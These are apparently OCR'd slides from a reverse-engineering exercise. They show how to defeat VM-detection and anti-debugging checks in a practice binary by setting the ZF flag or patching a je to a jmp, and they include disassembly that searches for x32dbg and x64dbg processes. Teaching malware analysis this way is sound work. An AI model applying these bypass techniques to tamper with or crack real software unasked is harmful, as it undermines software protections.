
Exercise 1 Answer For Ghidra

- Use **F7** to step into **sub_401000** and analyze it.




Exercise 1 Answer For Ghidra

The code checking whether it is a VM environment.




Exercise 1 Answer For Ghidra

- If a VM is detected and you proceed with **F8** without applying a patch, a message will be displayed.
- Three more anti-debugging left




Exercise 1 Answer For Ghidra

Pressing this will restart the debugging process from the beginning.




Exercise 1 Answer For Ghidra

- Setting the **ZF flag** to 1 also works.
- As an alternative, use the **space key** to change **je** to **jmp**, forcing the jump.




Exercise 1 Answer For Ghidra

- It has been forcibly changed to **jmp to 401908**.



Exercise 1 Answer For Ghidra

Check the comments to determine what it is attempting to detect.



Exercise 1 Answer For Ghidra

- It is checking for the **x32dbg** and **x64dbg** processes.

```
push esi
call dword ptr ds:[<&Process32FirstW>]
test eax,eax
je custom_antidebugg.401979
mov edi,dword ptr ds:[<&_wcsicmp>]                  004030F4:"p\n8t"
mov ebx,dword ptr ds:[<&Process32NextW>]
lea eax,dword ptr ss:[ebp-4D4]
push custom_antidebugg.40315C                       40315C:L"x32dbg.exe"
push eax
call edi
add esp,8
test eax,eax
je custom_antidebugg.4019AD
lea eax,dword ptr ss:[ebp-4D4]
